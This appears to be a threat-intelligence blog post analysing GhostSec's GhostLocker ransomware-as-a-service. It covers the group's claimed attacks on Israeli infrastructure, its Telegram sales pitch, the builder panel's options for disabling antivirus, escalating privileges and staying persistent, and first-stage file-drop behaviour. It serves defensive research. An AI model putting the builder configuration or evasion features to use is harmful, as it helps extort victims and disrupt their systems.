GhostSec offers Ransomware-as-a-Service Possibly Used to Target Israel

uptycs.com/blog/ghostlocker-ransomware-ghostsec

Uptycs Threat Research


The hacker collective called GhostSec has unveiled an innovative Ransomware-as-a-Service (RaaS) framework called GhostLocker. They provide comprehensive assistance to customers interested in acquiring this service through a dedicated Telegram channel. Presently, GhostSec is focusing its attacks on Israel. This move represents a surprising departure from their past activities and stated agenda.

GhostSec (aka Ghost Security) is a hacktivist group that emerged as an offshoot of Anonymous. They primarily focused on counterterrorism efforts and monitoring online activities associated with terrorism. They gained prominence following the 2015 Charlie Hebdo shooting in Paris and the rise of ISIS. Previously dedicated to tracking and disrupting ISIS-related online propaganda, they notably collaborate more closely with law enforcement and intelligence agencies than their predecessor, Anonymous.

The recent turn of events raises questions about the group's current motivations and objectives.

GhostSec hacker group's cyber attacks on Israel: Historical overview

GhostSec is one of the five hacktivist groups that make up "The Five Families," alongside four other hacking collectives as listed below.



The Five Families

Now for our major announcement, the creation of a modern day Five Families!

A **group** created to establish better unity and connections for everyone in the underground world of the internet, to expand and grow our work and operations. We run shit cause we can!

This Group consists and is lead by 5 people under those 5 groups comes their connections, tied groups and respective communities

The leaders of;
ThreatSec
GhostSec
Stormous
Blackforums
SiegedSec

Cheers to this wonderful formation of the five families and the things we will bring to the table in the very near future 🥂

Figure 1 – Hacker group members

Our threat intelligence teams have been consistently monitoring this hacker group that, over the past year, has been responsible for cyberattacks against Israel in support of Palestine.

Recent history of GhostSec activity:

- In May 2022, the HRVAC website in Israel was hacked, resulting in the release of personal and credential data
- In June 2022, the hacker group targeted telecommunication and electricity industries with successful hacks
- In July 2022, the focus of the attacks was on energy and sewage systems industries
- In August 2022, military data and railway system API data were exposed in a data leak
- In September 2022, PLC devices became the target of the attacks
- In April 2023, the focus of the attacks was on the water pump Industry
- In May 2023, unauthorized access to PLC devices resulted in a data leak
- In October 2023, there was an attack on water pumps alongside the deployment of GhostLocker ransomware

- During November 2023, this group continuously launched cyber attacks on Israel in response to alleged war crimes



GhostSec Attack on Israel
May 2022
H.R.V.A.C attack on Israel.
June 2022
IOT Attack on bezeqint.net to gain AC access.
MATAM industrial park in Israel
Data dumped and leaked.
Electricity access
July 2022
EEM Energy management
August 2022
ISP leak which contains information about military and more.
Railway System API leak
Sewage system
Statement on attack
Uptycs
September 2022
PLC devices access (Berfghof controllers) of various Industrial
April 2023
Water pumps attack
May 2023
On September 2022 GhostSec got access of PLC devices access by exploiting 0'day vulnerability. now they are selling with $5.7K
October 2023
Water pumps attack access
GhostSec Locker attack plane on Israel
November 2023
More evidence regarding attacks on Israel.

Figure 2 – Chronological sequence of GhostSec's focus on Israel as a target

In Figure 2, above, click on the image to view larger and zoom. This shows a timeline of Telegram communications captured from GhostSec by the Uptycs Threat Research Team. The GhostSec communications appear to lend support to Palestine and encourage a variety of cyberattacks on Israel, including IoT attacks on infrastructure. In one Telegram post in October 2023, they show an unknown clip of what could be a news article or statement from Israel, which they hold up as an indicator that “Israel is worried,” to demonstrate the power of their GhostLocker RaaS and rally sales.

In addition to Israel, GhostSec has targeted various other regions using different hashtags, as depicted in the following two figures.

In Figure 3 see a list and map displaying the countries that have been impacted by GhostSec's infections.




Figure 3 – Nations impacted by the activities of the GhostSec hacking group

Russia	**Israel**	**Columbia**
Iran	**South Africa**	**Nigeria**
Pakistan	**Iraq**	**United Arab Emirates**
Lebanon	**France**	**Brazil**
Sudan	**Myanmar**	**Nicaraqua**
Philippines	**Canada**	**Turkic**

According to our investigation of the Telegram channel, GhostSec employs specific hashtags for attacks directed at various countries. The snapshot below illustrates which countries have been affected and the frequency of their encounters with this threat group.





Figure 4 – Country name with hashtag and attack counts

Threat intelligence

The hacker group promotes their Ransomware-as-a-Service (RaaS) through a Telegram channel, offering it at an initial price of $999. If the offer is missed, they incrementally raise the price to $4999. This Telegram channel currently boasts approximately 688 members.



GhostLocker 👻|🏴‍☠️
688 subscribers

Channel created

GhostLocker 👻|🏴‍☠️

GHOSTLOCKER 👻|🏴‍☠️
New generation of RaaS

GHOSTLOCKER 👻|🏴‍☠️ is revolutionary, enterprise-grade locking software which prioritizes safety and effectiveness over everything. Our goal is to make everything as easy for our affiliates as possible, while making sure the success rate is on it's highest level, we attempt to achieve that through multiple means ✅

Telegram Channel: CLICK HERE **(WE POST REGULAR UPDATES AND INFORMATION HERE)**
Contact: [redacted] **(For purchase or any questions relating to the product)**

[FEATURES 🖥️]
🔒 **Military Grade Encryption on runtime**
🥷 **Fully undetectable**
🤝 **We handle all negotiations**

🚨 **We are selling 15 slots which will gain you beta access, the price is currently $999 but will later increase to be $4,999.** 🚨

After paying the initial fee, we only take 15% of all revenue, **while doing pretty much everything for you!**

Don't miss out! 👻|🏴‍☠️


❤️ 1 👁 13K edited 11:57 PM

Figure 5 – Telegram channel of GhostLocker ransomware

These options are presented as follows:

- Directories to encrypt - either a directory or a drive letter for encrypting files.
- Kill processes - Terminate any processes, such as MS Office or targeted process
- Disable services - Deactivate or disrupt any services, including antivirus (AV) or endpoint detection and response (EDR).
- Ransom amount - The ransom amount is the sum demanded by attackers for the release of encrypted data or compromised systems. Flexible
- Session ID - The session ID is used to establish a connection with the victim's machine.

- Delay - The delay serves to postpone execution, aiding in avoiding detection by antivirus (AV) and endpoint detection and response (EDR) systems.



Builder

This page consists of the builder for **GhostLocker**.

Create Locker

Here you can create your own GhostLocker build!

Directories to Encrypt

C:/Users/%username%/; D:/; E:/;

Enter the directories you would like to get encrypted. Make sure they are separated by ';'. %username% can also be used to replace with the username of the computer.

Kill Processes

mspaint.exe chrome.exe

Enter processes you would want to be killed with their extensions, separated by spaces.

Disable Services

wuauserv spoolsv

Enter the services you'd like to be disabled, separated by spaces.

Ransom Amount

20.1 BTC

Enter the ransom amount that you requested with the amount and coin.

Session ID

927eb929-9209-430d-83c8-758a05227255

Enter your session ID for the victim to contact you on, **leave blank if you want to leave the negotiation to us.**

Delay (Seconds)

5

Enter your delay before beginning the encryption process in seconds.

☑ Self Delete

Delete itself after execution.

☑ Remove Background

Remove the background of the computer.

☑ Privilege Escalation

Attempt to escalate the lockers priviliges if you do not have the ability to run as adminstrator **(NOTE: THIS MAY NOT WORK EVERYTIME)**

☑ Persistance

Prevent the locker from being turned off or killed.

☑ Watchdog Process **(EXPLOIT)**

Creates a watchdog process which will restart the locker in case of AV or unexpected kill. Completely hidden by the use of an exploit.

Figure 6 – Web panel of ransom builder

The following options are presented as checkboxes:


- Self-deleted - Delete the binary from victim machine
- Remove background - Remove desktop background
- Privilege escalation - It is the act of obtaining elevated access or permissions beyond what is typically allowed, potentially leading to unauthorized control or access.
- Persistence - Prevent from terminated/Idle process

- Watchdog process - It is responsible for automatically restarting the binary if it is unexpectedly terminated, either due to antivirus (AV) interference or an exploit.

Technical analysis

Stage 1 is an x64 executable binary file compiled by Python compiler Nuitka.
Nuitka is a tool for compiling Python code to machine code for improved performance and the creation of standalone executables. Nuitka is not a traditional compiler in the sense of converting Python to a completely different language or binary code like C or C++ compilers. Instead, it optimizes and translates Python code into C, which is then


compiled into machine code. Unlike the commonly used Python compilers like PyInstaller and Py2exe, Nuitka, a less commonly employed compiler, excels in terms of creating smaller compiled file sizes and enhancing resistance against reverse engineering. This makes the Ghostlocker ransomware significantly more potent and capable.



```
String Address    String
00007FF7207E88B0  L"%TEMP%\\onefile_%PID%_%TIME%"
00007FF7207E8878  "NUITKA_ONEFILE_PARENT"
00007FF7207E88B0  L"%TEMP%\\onefile_%PID%_%TIME%"
```

Figure 7 – Nuitka compiler strings in stage 1

Stage 1 drops several files in a new folder in path <%TEMP%/onefile_%PID%_%TIME%> where "PID" represents the process ID of malware, and the folder name also includes a timestamp indicating the moment of execution. The dropped files include dependent .pyd and dll's along with stage 2 executable (has same name as stage 1)




AppData › Local › Temp › onefile_ _ ›

Name	Date modified	Type	Size
certifi	PM	File folder	
charset_normalizer	PM	File folder	
cryptography	PM	File folder	
zstandard	PM	File folder	
_bz2.pyd	PM	Python Extension ...	82 KB
_cffi_backend.pyd	PM	Python Extension ...	177 KB
_ctypes.pyd	PM	Python Extension ...	120 KB
_decimal.pyd	PM	Python Extension ...	245 KB
_hashlib.pyd	PM	Python Extension ...	61 KB
_lzma.pyd	PM	Python Extension ...	155 KB
_queue.pyd	PM	Python Extension ...	30 KB
_socket.pyd	PM	Python Extension ...	76 KB
_ssl.pyd	PM	Python Extension ...	156 KB
.exe	PM	Application	10,780 KB
libcrypto-1_1.dll	PM	Application exten...	3,359 KB
libffi-7.dll	PM	Application exten...	33 KB
libssl-1_1.dll	PM	Application exten...	683 KB
python3.dll	PM	Application exten...	64 KB
python310.dll	PM	Application exten...	4,389 KB
select.pyd	PM	Python Extension ...	29 KB
unicodedata.pyd	PM	Python Extension ...	1,095 KB
